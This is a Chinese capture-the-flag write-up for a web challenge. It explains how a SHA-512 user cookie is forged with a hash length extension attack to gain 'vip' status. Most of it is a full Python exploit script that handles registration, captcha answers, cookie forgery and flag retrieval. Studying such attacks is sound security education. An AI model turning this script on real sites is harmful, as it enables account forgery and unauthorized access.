

Kill me

解题过程


首先注册一个用户, 然后进入秒杀活动中发现, 如下提示



进一步查看网页源码发现



提示user_cookie的实现, 然后我们去查看cookie



发现好像cookie中username这个值就是我创建的用户名(admin)的十六进制的值

想到这里需要修改user_cookie的值去实现vip用户的验证, 然后发现cookie中还有一个值是secretkey_length, 结合源码的提示, 应该是使用一个secretkey和username实现的用户cookie的验证

进一步发现源码中隐藏的注释发现, 判断是否是'vip'用户只是判断了用户名中是否存在'vip'字符串, 接着去注册带有'vip'字样的用户名发现不能注册, 于是尝试从cookie中加上字符串

我们发现这里的hash值是sha512产生的, 可以用hash扩展长度攻击

> *hash扩展长度攻击参考*
>
> *http://www.freebuf.com/articles/web/69264.html*
>
> *https://www.cnblogs.com/pcat/p/5478509.html*

全自动利用脚本如下:

(需要验证码的ans文件夹和此脚本在同一目录下)

> *使用第三方包*
>
> - *hashpumpy*
> - *pyquery*
> - *requests*

```
import re, sys, random, base64
import requests as req
from pyquery import PyQuery as PQ
from hashpumpy import hashpump
from urlparse import parse_qs


# host
# port
def exp(host, port):
    attack = getflag(host, port)
    if attack:
        return True
    else:
        return False


class WebChecker:
    def __init__(self, ip, port, csrfname = '_xsrf'):
        self.ip = ip
        self.port = port
        self.url = 'http://%s:%s/' % (ip, port)
        self.username = 'jianjian'
        self.password = 'marryme'
        self.mail = 'i@love.you'
        self.csrfname = csrfname
        self.integral = None
        self.session = req.Session()

    def _get_uuid(self, html):
        dom = PQ(html)
        return dom('form canvas').attr('rel')

    def _get_answer(self, html):
        uuid = self._get_uuid(html)
        answer = {}
        with open('./ans/ans%s.txt' % uuid, 'r') as f:
            for line in f.readlines():
                if line != '\n':
```

```
                ans = line.strip().split('=')
                answer[ans[0].strip()] = ans[1].strip()
        x = random.randint(int(float(answer['ans_pos_x_1'])),
int(float(answer['ans_width_x_1']) + float(answer['ans_pos_x_1'])))
        y = random.randint(int(float(answer['ans_pos_y_1'])),
int(float(answer['ans_height_y_1']) + float(answer['ans_pos_y_1'])))
        return x,y

    def _get_token(self, html):
        dom = PQ(html)
        form = dom("form")
        token = str(PQ(form)("input[name=\"%s\"]" %
self.csrfname).attr("value")).strip()
        return token

    def login(self):
        rs = self.session.get(self.url + 'login')
        html = rs.text
        token = self._get_token(html)
        x,y = self._get_answer(html)
        rs = self.session.post(url=self.url + 'login', data={
            self.csrfname: token,
            "username": self.username,
            "password": self.password,
            "captcha_x": x,
            "captcha_y": y
        })
        d = parse_qs(rs.request.headers['Cookie'])
        dd = {}
        # print d
        for key, value in d.items():
            dd[key.strip()] = value[0]
        return dd

    def register(self, invite = ''):
        rs = self.session.get(self.url + 'register')
        html = rs.text
        token = self._get_token(html)
        x,y = self._get_answer(html)
        rs = self.session.post(url=self.url + 'register', data={
            self.csrfname: token,
            "username": self.username,
            "password": self.password,
            "password_confirm": self.password,
            "mail": self.mail,
            "invite_user": invite,
            "captcha_x": x,
```

```
            "captcha_y": y,
        })


def getflag(host, port):
    wc = WebChecker(str(host), str(port))
    wc.register()
    # 得到自行注册用户的cookie
    cookies = wc.login()
    # 通过hashpumpy产生payload
    gg = hashpump(cookies['user_cookie'], wc.username, 'vip',
int(cookies['secretkey_length']))
    # 利用产生的payload替换原cookie
    cookies['user_cookie'] = gg[0]
    cookies['username'] = gg[1].encode('hex')
    # 利用新的cookie登录得到flag
    se = req.session()
    url = 'http://%s:%s/' % (host, port)
    rs = se.get(url + 'user', cookies=cookies)
    dom = PQ(rs.text)
    flag = dom("div.alert.alert-success")
    flag = PQ(flag).text().strip()
    print flag


if __name__ == '__main__':
    exp('127.0.0.1', 80)
```